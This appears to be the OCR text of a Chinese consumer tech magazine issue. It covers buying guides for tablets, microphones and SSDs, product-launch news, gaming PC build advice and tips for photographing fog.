瑞芯微RK3288的另一大特色就是支持最高3840×2160像素分辨率。当然，如此高规格的屏幕连iPad都没用上，我们也不能指望可以被更廉价（相对）的RK3288平板所用。好消息是，各大平板电脑厂商为了增加卖点，至少已经为旗下产品武装上了超越1080P规格的屏幕：2560×1600像素或2048×1536像素，不仅带来了更为细腻的“视界”，在Mali-T764MP4 GPU的帮助下也不存在因性能不济而导致的卡顿现象。

总之，瑞芯微RK3288是现阶段表现最均衡的平板芯片，如果你心仪小米平板或iPad mini2，却苦于其相对高昂的售价，那基于RK3288设计的新一代“国产平板们”，则可在提供相似使用体验的同时，帮你尽可能地节省口袋里的银子，在千元的价位上圆你的“平板梦”。

原道M11 Pro

原道M11 Pro应该是功能最丰富的瑞芯微RK3288平板之一。它不仅采用了9.7英寸视网膜屏幕，配备800万像素摄像头以及9000mAh大容量电池，同时还能支持华为3G上网卡，获得随时随地的2G/3G（WCDMA）联网以及通话功能，在扮演高性能平板电脑的同时还能充当“手机”使用。

- 屏幕：9.7英寸（2048×1536像素）
- 内存/存储：2GB/32GB
- 摄像头：200万/800万像素
- 电池/重量：9000mAh/540g



¥988



品铂PiPO P8

如果你喜欢iPad mini的便携，那品铂PiPO P8可能更符合你的胃口。这款产品采用了7.9英寸视网膜屏幕，320g的体重格外轻盈。和M11 Pro一样，PiPO P8也配有标准SPCI数据接口，通过加装随机配送的华为上网卡也能获得WCDMA联网能力。



¥999

- 屏幕：7.9英寸（2048×1536像素）
- 内存/存储：2GB/16GB
- 摄像头：200万/800万像素
- 电池/重量：5300mAh/320g



台电P90HD

台电P90HD最大的特色源于小众的8.9英寸屏幕，以及高达2560×1600像素分辨率的细腻视界。与同尺寸1920×1200像素的产品相比，P90HD的屏幕多出了77%像素，其PPI高达339ppi。如果你想选择一款视野与便携性兼顾的高性能平板，这款产品应该不会让你失望。



¥999

- 屏幕：8.9英寸（2560×1600像素）
- 内存/存储：2GB/16GB
- 摄像头：200万/800万像素
- 电池/重量：7000mAh/441g



五元素ifive mini 4

五元素ifive mini 4同样是一款7.9英寸的迷你平板，它采用了一体化的金属底壳，并预装美化后的ifive skin UI系统。和品铂PiPO P8相比，ifive mini 4缺少了SPCI数据接口，无法实现3G上网功能，但它的电池容量却达到了5600mAh，在续航时间的表现上更为抢眼。CF

- 屏幕：7.9英寸（2048×1536像素）
- 内存/存储：2GB/32GB
- 摄像头：200万/800万像素
- 电池/重量：5600mAh/330g



¥1099



自有好声音

电脑K歌设备选购麦克风篇

文|盖述功

上期我们讲了K歌或录歌时必备利器声卡的选购事项，并根据不同需求，为朋友们推荐了几款性价比较高的专门声卡。显然，在K歌和录歌的过程中，仅有不错的声卡是不够的，我们还需要一款可将声音演绎到极致的麦克风。

扩展阅读

为什么一般的耳麦无法满足K歌的需要

作为声音传输中的低价产品，耳麦和台式耳麦设计本身就是为语音服务，其音质、灵敏度、频率响应根本无法和专业的麦克风媲美，这就是我们在舞台上所看到的演唱者多是使用专业麦克风的原因。

按照不同的声电转换原理，麦克风可分为动圈式、电容式、电磁式、压电式和碳粒式等几种，其中电动圈式麦克风和电容式麦克风最为常见，目前我们在市面上所能见到的产品，90%以上都属于这两种类型。不同类型的麦克风适用于不同的K歌和录音群体，下面我们分别来介绍一下。



● 要亮出好声音，没有一款出色的麦克风怎么行

推荐产品

莱维特MTP 240 DM

推荐理由 作为一款反啸叫且坚固耐用的心形动圈麦克风，MTP240DM在人声应用方面，一向深受用户青睐。该麦克风采用了国外先进的音频技术，频率响应范围达到了60-18000Hz，灵敏度达到了2mV/Pa(-54dBV)，可轻松展现演唱者纯净、细腻的歌喉，在同类同价产品中属于佼佼者。其心形拾音模式则很好地抑制了离轴噪音及环境噪音，非常适合嘈杂环境下使用。此外，该麦克风采用了坚固的钢网罩，可确保在经常移动的环境中，麦克风的外部 and 内部元器件不受磨损和伤害。

MTP 240 DM技术参数

- 工作原理：动圈
- 指向性：心形
- 频率范围：60-18,000Hz
- 灵敏度：2mV/Pa(-54dBV)
- 输出阻抗：<280Ω
- 接口：镀金3针XLR
- 尺寸：49直径×175mm
1.9直径×6.9英寸
- 净重：335g
11.8盎司



● 莱维特MTP 240 DM的技术参数

活跃派 需要经常携带麦克风到现场演出的朋友

比如婚礼主持人，经常需要携带笔记本、音箱和麦克风到现场演出，或者网络K歌房的主持人等，此时周围环境嘈杂，需要麦克风有良好的屏噪功能。在这种情况下，动圈麦克风具有的灵敏度低、频率响应窄等缺陷，恰好可成为其现场屏噪的优势。此外，此类麦克风通常比较耐用，外出携带时不必担心因轻微的磕碰而造成元件损伤，所以现场演出和电台广播主持人等群体最好选择此类麦克风。



● 动圈式中的精品——莱维特MTP 240 DM

淘宝¥499

自娱派 只愿宅在家中欢唱或网络K歌的朋友

由于家中的噪音和混响通常不大，所以只需选择一款合适的电容式麦克风即可。和动圈式麦克风相比，电容麦克风具有灵敏度高、频率响应宽、瞬态响应快等特点，这些特点，决定了它在音质清晰度方面和声音还原度方面，要远远优于同价位的动圈麦克风。

按照工作方式不同，目前的电容式麦克风大致可分为两种：背极式驻极体电容麦和大振膜电容麦。一般来说，家中K歌和网络K歌，选择驻极体麦克风即可。此类麦克风虽然在人声还原度和音色方面要略逊于大振膜，但价格较低，非常适合非专业娱乐朋友选用。



• 得胜 PC-K100 的具体参数

淘宝 ¥189

产品参数：

- 音头：驻极体电容音头
- 指向性：心型
- 频率响应：30Hz-20KHz
- 灵敏度输出阻抗：-38±3dB (0dB=1V/Pa at1KHz)
- 输出阻抗：≤350Ω±30%
- 等效噪声级：≤22dB (IEC 581-5)
- 负载阻抗：≥1000Ω
- 最大输入声压级：125dB (at 1KHz 0dB, THD≤1%)
- 线材：Ø5mm x 3m双芯线 (3.5mm镀金插头+母卡农)
- 单体重：300g
- 供电方式：1.5V AA电池供电



TAKSTAR 得胜 科声系列 中国驰名商标

这才是我的声音

得胜科声系列
PC-K100
手持式电容麦克风
CONDENSER MICROPHONES

• 在非专业K歌图中一向拥有极好声誉的PC-K100

推荐产品

TAKSTAR 得胜 PC-K100

推荐理由 采用优秀的音头结合独特的腔体结构设计，可有效抑制声音的反馈、啸叫。合金管体及热处理钢化网罩，可充分保证精密的电容音头不会轻易地受到外力的损害。在参数方面，PC-K100采用了低输出阻抗和针对人声特征而精心设计的模块，能有效地与声卡匹配，实现声音的高灵敏度输出，同时拾音能力较强。独特的全镀金接口、金管体尾部的卡农三针及音频线插头设计，确保了音质在传输的过程中不会受到损失。

专业派 需要较高质量录音和翻唱的朋友

这个情况非大振膜式电容麦不可。和驻极体麦克风不同，大振膜式电容麦由于采用了更大尺寸的振膜（通常直径为3/4英寸，驻极式振膜为12~16毫米），所以能更加完整地反映出不同频率的声音，使得声音的还原度更高。同样，由于它采用了非预极化音头（驻极式使用的是预极化音头），电容量会随着声音的变化而动态地反映出不同频

段的音色，所以在音色表现方面也要明显好于驻极式电容麦。一般来说，如果我们要求更高质量的录音和翻唱，只有借助大振膜式电容麦才能达到目的。



商品SHOW
TAKSTAR.COM

PC-K550
专业电容麦克风

得胜科声PC-K系列电容麦克风以“这才是我的声音”为品牌口号，致力于打造网络K歌的最佳装备。天籁PC-K550采用独特超合金大振膜音头，全新的前置电路，同等条件下PC-K550要比PC-K500音质更优秀，最少有30%的提升，让音色更纯正逼真。

推荐产品

PC-K550

推荐理由 拾音单元具有精心休整的频响曲线，音质饱满、细腻敏感。采用专为电脑录音而研发的Tech Sound MasterTM声音还原技术设计，可极大程序地提高翻唱和录音品质，还原演唱时的各种声音，让歌者的声音变得如水晶般清澈。独创Lownoise Junction FET3.0+TM变阻直驱电路升级技术，可使拾音效果增强98%以上，在千元价位中，属于表现极佳的产品。CF

• 千元以下大振膜电容麦
——PC-K550

淘宝 ¥649

• PC-K550 的具体参数

产品参数：

- 音头：电容式
- 指向性：心型
- 频率响应：20Hz-20KHz
- 灵敏度：-32dB±3dB (0dB=1V/Pa at1KHz)
- 输出阻抗：≤100Ω
- 负载阻抗：≥1000Ω
- 等效噪声级：≤20dB (IEC 581-5)
- 最大输入声压级：130dB (at 1 kHz, THD≤1%)
- 线材：Ø5mm x 3m双芯线 (Ø.5mm镀金插头+母卡农)
- 麦克风输出接口：内置三针XLRM卡农公头
- 大小：Ø5mm x 150mm (直径 x 长度)
- 单体重：350g
- 供电方式：48V幻象供电

找寻最佳性价比

240GB/256GB固态硬盘选购

虽然混合硬盘已经出现了长足进步，但其性能却仍然远逊于SSD+HDD传统方案。因此，要想“秒进”系统，“快载”游戏，仍然是SSD固态硬盘才是最佳。本文当中，将推荐几款240GB/256GB固态硬盘，各位读者准备好了吗？

为何不选128GB

SSD固态硬盘市场主要以128GB（含120GB）、256GB（含240GB）、512GB（含480GB）这三种容量为主。而本文之所以不选择128GB产品，是因为128GB固态硬盘采用的是2个DIE闪存颗粒，256GB和512GB固态硬盘采用的则是4个DIE闪存颗粒。这样的差别，对于读取速度几乎没有任何影响，但对写入速度却有着“刻骨铭心”的改变。以官方数据比较直观的浦科特M5P系列为例，128GB固态硬盘的连续写入速度只有340MB/s，256GB和512GB固态硬盘的连续写入速度则均达到了450MB/s。有鉴于此，自然是256GB固态硬盘更具性价比。

品牌型号	闪存颗粒	连续写入速度
浦科特M5P 128GB	2个DIE	340MB/s
浦科特M5P 256GB	4个DIE	450MB/s
浦科特M5P 512GB	4个DIE	450MB/s

压缩数据是什么

自从SSD固态硬盘普及之后，压缩数据变成为了一个不可回避的关键词。所谓压缩数据，其实是SSD固态硬盘出现之后的一种新的数据算法，以金士顿为代表的固态硬盘厂商所采用的SF系主控芯片已经开始全面支持。压缩数据在不丢失信息的前提下，可以缩减数据量以减少存储空间，从而提高SSD固态硬盘的传输、存储和处理效率。当然更为重要的是，压缩数据算法还可有效延长SSD固态硬盘的使用寿命，所以其意义还是相当巨大的。

而更为重要的是，除了MP3、高清电影等多媒体影音

文件之外，几乎所有数据（包括操作系统、应用软件、游戏文件）都可以在不同程度上被压缩。有鉴于此，压缩数据的读写表现在SSD固态硬盘选购时还是起到了举足轻重的作用。至于压缩数据的测试，则通常使用ATTO Benchmark这款软件，已有评测数据可以很直观地分出优劣（表1）。而如果把读写速度相加之后再除以产品报价，还可更直观地看到花费1元钱所买到的读写速度，分析性价比也就更加容易。如此一来，便可看到金泰克和金士顿的性价比最高。并且考虑到金士顿的口碑及售后更好，所以也就更推荐金士顿。

品牌型号	主控芯片	产品容量	ATTO读取	ATTO写入	京东报价	性价比
影驰战将系列	非压缩	240GB	453MB/s	279MB/s	599元	1.222037
金速F9系列	非压缩	256GB	561MB/s	294MB/s	610元	1.401639
创见340系列	非压缩	256GB	503MB/s	286MB/s	699元	1.128755
金泰克S500系列	压缩	240GB	558MB/s	530MB/s	729元	1.492455
金士顿V300系列	压缩	240GB	560MB/s	536MB/s	739元	1.483085
闪迪至尊高速系列	非压缩	256GB	530MB/s	451MB/s	799元	1.227785
三星840 EVO系列	非压缩	250GB	555MB/s	536MB/s	849元	1.285041
威刚SX900系列	压缩	256GB	560MB/s	533MB/s	949元	1.151739

非压缩数据究竟是啥

至于非压缩数据，顾名思义就是不允许被压缩，保持文件原有形态。压缩主控芯片在碰到非压缩型数据之后，除了耗时识别数据类型之外，最后还需要将数据强行写入闪存。所以就会造成主控运算的资源浪费，造成性能下降。

至于非压缩数据的测试，则通常使用CrystalDiskMark这款软件(表2)。我们可以看到，三星在速度上拥有绝对优势，但价格偏贵。金速则拥有极强的价格优势，适合预算吃紧的用户购买。CF

品牌型号	主控芯片	产品容量	CDM读取	CDM写入	京东报价	性价比
影驰战将系列	非压缩	240GB	455MB/s	279MB/s	599元	1.225376
金速F9系列	非压缩	256GB	551MB/s	291MB/s	610元	1.380328
创见340系列	非压缩	256GB	504MB/s	283MB/s	699元	1.125894
金泰克S500系列	压缩	240GB	525MB/s	363MB/s	729元	1.218107
金士顿V300系列	压缩	240GB	532MB/s	372MB/s	739元	1.223275
闪迪至尊高速系列	非压缩	256GB	505MB/s	473MB/s	799元	1.22403
三星840 EVO系列	非压缩	250GB	534MB/s	526MB/s	849元	1.248528
威刚SX900系列	压缩	256GB	528MB/s	338MB/s	949元	0.91254

别看广告看疗效!

压缩数据推荐1

金士顿V300 240GB

京东¥739



- 推荐指数：★★★★★
- 推荐理由：性价比极高，口碑及售后更好

非压缩数据推荐1

三星840 EVO 250GB

- 推荐指数：★★★★
- 推荐理由：读写速度均衡，口碑不错



京东¥849



压缩数据推荐2

金泰克S500 240GB

京东¥729



- 推荐指数：★★★★
- 推荐理由：性价比极高，口碑及售后稍逊

非压缩数据推荐2

金速F9 256GB

- 推荐指数：★★★
- 推荐理由：性价比极高，写入速度过慢



京东¥610



中兴V5 “红二代” 将称霸千元4G市场 旗舰双款齐发

中兴通讯于10月23日在北京朝阳区竞园艺术中心举办了盛大的秋季新品发布会，推出了中兴V5“红二代”手机：V5 Max与V5S两款千元双4G旗舰新机。中兴通讯执行副总裁、终端事业部CEO曾学忠表示，作为中兴V5系列的第二代产品，V5 Max与V5S在上一代V5的基础上进行了全面升级，强悍的硬件配置、全新的自然交互UI、极致的拍照体验，使这两款新品具备了“硬道理”、“软实力”、“影像丽”三大卓越特质。同时，V5 Max与V5S承接了中兴通讯在当下更为重要的使命——引领消费者更加快捷轻松地进入“千元双4G”时代。在国产手机竞争如此激烈的今天，中兴通讯凭借多年累积的雄厚技术实力，为年轻人提供了更多具有竞争力的国产精品。



至尊灵动 战力无穷 华硕超级迷你游戏台式机ROG G20上市 体验

2014年最引人关注的游戏台式机首次在中国内地与用户零距离接触。10月21日，北京青泉赢睿国际卡丁车馆，华硕电脑举行了“至尊灵动 战力无穷”超级迷你游戏台式机ROG G20新品体验会。现场作为ROG G20中国内地独家首发平台，京东电脑数码台式机部门负责人黄娟娟代表京东莅临现场，与华硕电脑中国区整机类产品电商规划部经理曾思宜女士、国内知名MOD主机改造大师AiMask魏笋一起，共同为现场观众带来了一场由ROG G20点燃的澎湃极速之旅。



神舟将成为最有竞争力的智能终端提供商

10月30日，神舟手机&神舟电脑2014年秋季全系列产品发布会，在深圳市神舟电脑总部礼堂拉开帷幕。会上，神舟公司秋季全系列产品纷纷亮相，神舟电脑董事长吴海军、神舟集团众高管、合作伙伴代表，以及渠道伙伴盛情与会，共同领略了神舟在高科技IT产品飞速发展时代的长袖善舞。发布会上，神舟电脑的两产品经理首先分别介绍了此次发布的手机、平板、笔记本和一体电脑4个系列产品，随后吴海军董事长做了精彩演讲。吴董首先将目前各家千元4G手机各种配置罗列，可以看出神舟X55是目前最具性价比的千元4G手机，同时更提出公司要成为最具竞争力的智能终端提供商的发展战略。



GEAK品牌添新品 果壳电子智能圆表 正式发布

上海果壳电子有限公司10月28日在京举办发布会，正式发布了果壳智能圆表，这也是其GEAK品牌旗下的最新一款智能手表。其最大的亮点是首次采用完整的圆形屏幕，迎合消费者对经典名表Cushion Round外形的追求，同时为匹配果壳智能圆表，软件设计也首次采用卡片式交互方式，在Android 4.3的基础上定制了GEAK Watch OS。

目前，果壳智能圆表共有两个版本——黑色GEAK Watch II版和GEAK Watch II Pro版。前者售价为1999元，而带有心率监测功能的Pro版售价则为2499元。



OPPO推出超越之作 N3、R5再造影像巅峰

2014年10月29日北京奥雅会展中心，OPPO举行了“One More Step”新品发布会，同时推出N、R两大产品系列的超越之作——OPPO N3和OPPO R5，以及首次发布“OPPO Lifestyle”，以手机为核心的OPPO产品生态圈悉数亮相。OPPO副总经理吴强在发布会上这样阐释此次发布会主题“One More Step”：“在产品追求极致的路上，更进一步；在不断创造真正用户价值的路上，永不停步。”



耀色倾城

联想手机X2京城品鉴会举行

10月29日，联想移动与联发科技在京联合召开主题为“耀色倾城”的联想手机X2产品品鉴会。来自联想集团MBG整合营销高级总监致辞：“联想手机X2是今年9月德国IFA大展上发布的一款VIBE X系列的最新机型。它大胆采用了多彩的Layer设计语言，将多种色彩融合在产品中，大大提升了产品辨识度，斩获‘IFA最佳旗舰智能手机大奖’也是对X2的充分认可。”

联想手机X2机身厚度仅7.27mm，Layer边框平滑顺畅，宛如一体靓丽配色，打造出梦幻“彩虹”机身，演绎绝美惊艳，一眼倾心。超轻超高强度的镁铝合金制机身，重量比304钢轻45%，散热性能极佳，轻巧结实。通过LDS激光焊接技术将铜、镍合金的复合金属片植入到手机边框中，全新的天线设计将4G、GPS、Wi-Fi天线分布在手机四周，为用户带来最好的信号体验。



超极鼠发布成VC风投追逐对象

10月30日，“超极新奇之旅”——千云·超极鼠标新闻发布会在中关村创业大厦举行。全新产品千云·超极鼠集合了九大创新功能，是一只能上网、会赚钱的鼠标。它的外表与普通鼠标无异，创新的亮点体现在其特有的一键上网和一键搜索模式上。超极鼠的互联网键可帮助用户一键打开上网导航或一键打开搜索引擎，第一时间到达用户的目标站点。长按上网键还可实现一键搜索选定文本的便捷应用。而这些，都是在鼠标无驱的情况下实现的，这种穿透Homepage、直接打开指定网站的技术，出自千云独创，并获得多项专利认证。

360手机助手3.0身边版内测 启动“社交分发”战略

360手机助手近日启动了3.0“身边版”内测，首创“社交分发”业务模式，包括“好友分发”、“位置分发”、“当面分发”和“个性分发”等全新功能，借助通讯录好友、地理位置等新渠道，将社交概念全面融入。360手机助手除下载功能外，已成为用户身边好玩好用的社交伴侣，彻底颠覆了传统应用商店的分发模式。





货比N家

机械师“风神” M410性能霸道

“我是货比N家才决定买风神的，收到货之后重装了windows 8.1，鲁大师跑分17W多，着实被惊到了，本人平时也只玩LOL，全特效稳定60FPS，搞得我都想玩大型单机游戏了。唯一不适应的是屏幕的分辨率，可能是用以前的渣本太久，暂时适应不过来……”游戏江湖，机械师名号颇响，对新品“风神”M410的霸道性能，天猫买家不吝美言，纷纷给出超高好评。

上有资深前辈，下有黑马新秀，一款游戏本如何能够保持旺盛生命力，背后的秘密值得深究。就拿新品“风神”来说，这款机器配置顶级，性能“霸道”。硬件上采用英特尔第四代酷睿i7-4710MQ处理器，基于22nm架构，主频2.5GHz，睿频3.5GHz；单通道4GB内存，1T HDD硬盘，全新Maxwell架构GTX 850M独立显卡，2GB GDDR5 128bit高速显存，拥有640个流处理器。从硬件方面来看，机械师“风神”M410能够轻松打动发烧友，拥有傲视所有主流大型3D游戏的实力。

在游戏PC蓬勃发展的今日，单是硬件出色远远不够，与之同步的软实力同样重要。机械师“风神”M410机身A面沿用奢华超跑理念，线条硬朗骨感分明，暗藏流体力学原理的结构设计，经过拉丝工艺处理，整体感觉质感高雅。

屏幕配备14英寸1920×1080分辨率显示屏，为发烧友打造绝佳视觉体验。180°超宽视野IPS屏幕，1600万色超宽色域，完美呈现任何光线条件下的成像效果。键盘设计机械师M410采用优雅时尚的巧克力键盘，键程适中，手感柔软，即使长时间使用也不会产生不适感。

浓缩度较高的笔记本如何发挥最大性能，强大的延展性非常重要。机械师“风神”M410机身侧面设置童锁孔、电源接口、散热口、VGA接口、RJ-45接口、HDMI接口、支持关机充电的USB3.0接口和2个USB2.0接口，可满足发烧友各种延展需求。

“风神”的魅力不止于顶尖的配置，风驰电掣的运行速度、高效冷酷的散热方式同样重要。机械师“风神”M410独特的双风扇散热系统使其拥有“风之清凉”。针对游戏本散热不佳的短板，机械师M410创新采用双风扇设计，为显卡和CPU配备独立高效散热风扇及散热铜管，二者互不干扰自成循环。铜管也采用了1.0cm低热阻纯铜铜管，比业界常规的0.6管壁更厚，热传导效率高出数倍。加上机身内部风道面积覆盖了机身背面绝大部分面积，可将关键部位的热量迅速排出。

说到“机械师”，联想到的就是组装DIY，机械师“风神”M410发扬这种传统，机器底部配备创新式免螺丝拆卸DIY升级仓，不需任何工具就能轻松打开后盖，徒手升级硬件。方便热爱DIY“搞机”的发烧友自行改装。CF

《变形金刚4》电影全球热映后，《变形金刚：暗焰崛起》这款游戏也趁热打铁登陆市场。但与电影高昂的票价不同，《变形金刚：暗焰崛起》的配置要求却并不高，即便是GT740也可流畅运行。当然考虑到追求性价比并留有一定的性能富余，GTX750才是最佳选择。

TRANSFORMERS

RISE OF THE DARK SPARK

从电影到游戏

《变形金刚：暗焰崛起》不难搞定

处理器选购

奔腾便已足够

作为《变形金刚：赛博坦陨落》的续作，《变形金刚：暗焰崛起》在游戏引擎方面并没有变化。也正是因此，游戏的配置要求和画面水准也并未出现明显提高。上作当中，奔腾双核这样的低端入门级处理器便可流畅运行，本作当然亦是如此。预算充裕的玩家，可购买399元且不锁倍频的奔腾G3258处理器，顺带还可玩超频。预算吃紧的玩家则可考虑299元的奔腾G3220处理器，3.0GHz的主频也够用了。

其他配件

中规中矩配置即可

虽然《变形金刚：暗焰崛起》这款游戏只要求2GB内存，但考虑到性价比和主流趋势自然是4GB才算OK。其他配件中规中矩即可。值得注意的是游戏的音效表现十分到位，整个场景的音效包含了环境中的嗡鸣、各种弹火声、电流声，甚至可以实现接近于电影院的宏大临场感。所以条件允许的话，最好买一个好音箱。资金吃紧的话，也最好买一个好耳机。比如说49元的漫步者K800，便可考虑。

笔记本选购

GT750M独显本

多数的笔记本屏幕只有1366×768分辨率，所以流畅运行《变形金刚：暗焰崛起》这款游戏就更加不费力了。但是考虑到笔记本显卡无法升级，再加上留有一定的性能富余，所以GT750M独显本值得推荐。

显卡选购：GT740也可流畅运行

无论是人形状态还是变形状态，变形金刚的人物大多具备棱角分明的直线条，在3D建模时并不需要过高的负载便可实现非常逼真的游戏画面，GT740这样的低端显卡即可在1080P级别的最大画质下流畅运行。但是考虑到追求性价比并留有一定的性能富余，600多元的GTX750显卡才是最佳选择。

● 棱角分明的变形金刚并不需要过高负载



《中土世界：暗影魔多》 要求极高

《中土世界：暗影魔多》延续了电影作品中的一贯大场面，作战单位极多，甚至GTX760才能流畅运行。不过只需要高端显卡，奔腾双核处理器就足够了。



装机问答

读者
冬天的可可

需求一

最近要攒机，用来玩游戏的，机箱就要航嘉暗夜幽灵，预算5000元。

需求二

主板用微星ZH87-G43，处理器用i5-4670K，显卡用GTX760。

需求三

键鼠请推荐，键盘要背光，硬盘就要西数蓝盘1T，不需要固态硬盘和显示器。

显卡选购：更多推荐R9 270X

《中土世界：暗影魔多》本来是N卡阵营的游戏，所以很多测试都推荐GTX760这款最少也要1300元的显卡。但奇怪的是同级别显卡中反而A卡更有性能优势，999元的R9 270X反倒要比GTX760性能更强。另外要提醒玩家的是，这款游戏满帧设定60帧，所以太高端的显卡也没大用。999元的R9 270X已经能够提供50帧左右的流畅运行速度，游戏画面也非常养眼。



● 游戏延续了电影作品中的一贯大场面

处理器选购

奔腾双核就OK

《中土世界：暗影魔多》的剧情设定在《霍比特人》和《指环王》之间，玩家将扮演一名叫塔里昂的游侠。由于故事的主要人物和情节大多来源于托尔金的原著，所以整体剧情比较靠谱，主要展现了中土世界上惊险刺激的复仇和救赎之旅。客观来说，这款游戏的配置要求很高，但却对处理器的要求得过且过。奔腾G3220处理器的性能表现仅比高端i7相差不到3%，玩家可以更多的资金投入在显卡上。

其他配件

游戏手柄好搭档

《中土世界：暗影魔多》这款游戏可以支持手柄和键鼠两种操作方式，不过游戏当中的部分操作却需要“Ctrl+空格”才能完成，刚好与Windows系统的输入法切换发生冲突。对此不习惯的玩家可以买一款游戏手柄，这样操作便可更加轻松自如。

笔记本选购

R9 M290X独显本

考虑《中土世界：暗影魔多》更偏向A卡，所以在这里推荐R9 M290X独显本。微星GX60 3CC-275CN近期卖到了6999元。它采用了A10-5750处理器，8GB内存、750GB硬盘、2GB独显，还有背光键盘非常适合于游戏。

装机问答



● 微星Z87-G41主板

CPU	酷睿i5-4670K	¥ 1395
主板	微星Z87-G41	¥ 599
内存	金士顿DDR3 1600 4GB (双条)	¥ 480
硬盘	西数蓝盘1TB	¥ 360
光驱	无	¥ 0
显卡	昂达GTX760典范2GD5	¥ 1299
机箱	航嘉暗夜幽灵	¥ 139
电源	航嘉冷静王钻石版Win8版 (350W)	¥ 219
键鼠	精灵雷神G1游戏套装	¥ 79
显示器	无	¥ 0
总计		¥4570

配置亮点

微星ZH87-G43采用了H87芯片组，虽然厂商通过破解提供了超倍频功能，但却仍然不如Z87主板在超频时靠谱。在这里推荐微星Z87-G41主板，显卡方面推荐最廉价的GTX760显卡，昂达GTX760典范2GD5采用NV公版，提供第一年换新+第二年质保。机箱电源方面航嘉的350W额定功率应该算勉强够用了，键鼠推荐精灵这个高性价比品牌。最后提醒读者，这样的配置不配SSD固态硬盘可惜了。

配置亮点

这位读者与前一位读者的要求类似，主要区别则是Intel平台和AMD平台。处理器推荐FX8320这款八核处理器，售价还不到900元。显卡方面R9 270的性价比很低，最低也要899元。不如购买同价的昂达R9 270X神盾2GD5，899元更具性价比。电源方面考虑处理器和显卡的需求，所以采用了一款物美价廉的400W额定功率电源。其他方面，则本着能省则省的态度。CF

CPU	AFX8320 (盒)	¥ 899
主板	微星970A-G43	¥ 499
内存	威刚DDR3 1600 4GB (双条)	¥ 470
硬盘	希捷新酷鱼1TB	¥ 350
光驱	无	¥ 0
显卡	昂达R9 270X神盾2GD5	¥ 899
机箱	鑫谷战巢3号火力加强版	¥ 79
电源	鑫谷核动力超级战舰S7 (400W)	¥ 149
键鼠	讯拓幽灵蜂AK71游戏套装	¥ 79
显示器	无	¥ 0
总计		¥3424

● 昂达R9 270X神盾2GD5显卡



读者 aiwo

需求一

喜欢游戏，打算配一台A卡的八核电脑，预算3500元。

需求二

看中了R9 270显卡和FX8320处理器，不要显示器，机箱电源随意。

需求三

整体预算3500元左右，尽量不要超出太多，谢谢啦。

雾里看花

怎样拍摄梦幻雾景

秋天，是多雾的季节。
在雾的笼罩下，
身边看来极为平常的风景，
凭空增加的梦幻的色彩，
有着非同一般的意境。

当然，要在雾中拍摄出好照片也是很不容易的，
下面就给大家一些雾景拍摄的技巧，
拍摄出自己的“仙境”。

平流雾实景

雾景何处寻

自然，雾一年四季都有，不过秋季会更多见。当热空气与冷空气相遇后，雾就产生了。一般来说雾会在夜里形成，一直延续到第二天早晨，当太阳逐渐升起后，雾差不多也就散了。有些特别的区域，比如山里可能会常年有雾，而海岸边往往也是寻找雾的好去处。

虽然都是雾，也有多种不同的形态，按照形成过程的不同可分为四种。一种是“辐射雾”（也是大部分人最常见到的雾），夜间地面辐射渐渐冷却后，靠近地面的空气温度变低，低到一定程度就会出现逆温现象，水汽凝结悬浮而形成雾。这种雾不是很厚，稍高点的地方还能从雾中显露出来，并且随风产生变化的形态，是比较理想的拍摄素材。



辐射雾、平流雾、上坡雾、蒸发雾的形成原理



湖面的蒸发雾美景

一种是“平流雾”，当暖湿空气移到较冷的地方，下面变冷却形成雾，这在海边较常见。平流雾浓而厚，持续时间较长。还有一种“上坡雾”，暖湿空气沿山坡上升，遇冷形成雾。因为是在山中，所以古人将这种雾称为“山岚”。另一种就是“蒸发雾”，是水份蒸发后遇冷空气形成，一般见于江、河、湖等水面上。

小提示

尽量别用相机闪光灯

雾景拍摄，最好关闭相机上的闪光灯，尽可能只使用自然光（当然也会有例外）。因为使用闪光灯的话，有可能在你和拍摄物之间的雾气中的水珠都会被照亮，从而影响到拍摄主题，以及造成不适当的明暗对比度。当然也不是不能使用人工光源，实际上一些专业摄影师在拍摄雾景人物时，是必须要打光的。

最佳的角度最佳的时间

拍摄雾景，最好选择高于雾的角度进行拍摄，这样最能体现出雾景的变化多端。有条件的情况下，如果是在乡下，可以试着找山坡高地，如果是城市，则可以找一些高层建筑的阳台等位置，俯视角度拍摄。这两种场景拍摄时，最好要找一些突出迷雾的高大物体或建筑物作为景色主体，否则的话，只有白茫茫一片的雾景，也会相当无趣。

至于时间上的选择，本质上就是对光线的选择。比如清晨，太阳刚刚升起一会，斜射进树林雾气中的光，会有很漂亮的衍射效果。再比如夜晚时候，从窗口透射出来的灯光照射在院落中的雾气上，也会有很好的意境。雾天拍摄，会发现很多意想不到的美景，但是因为雾气造成的低对比度，也会带来不少的麻烦。不过有所失必有所得，雾气正好可以隐藏场景中的很多细节，模糊成一个简单的形状，让背景变得简单，从而更容易突出真正的主体。CF

雾景拍摄的曝光技巧

如同雪一样，雾大多是白色的，当使用自动曝光模式拍摄的时候很容易造成曝光不足。根据“白加黑减”原则，这种情况下可以通过适当的曝光补偿来弥补，一般来说增加1.3EV左右的曝光补偿即可，当然具体的值还是要看你所使用的相机，以及实际的拍摄现场环境了。


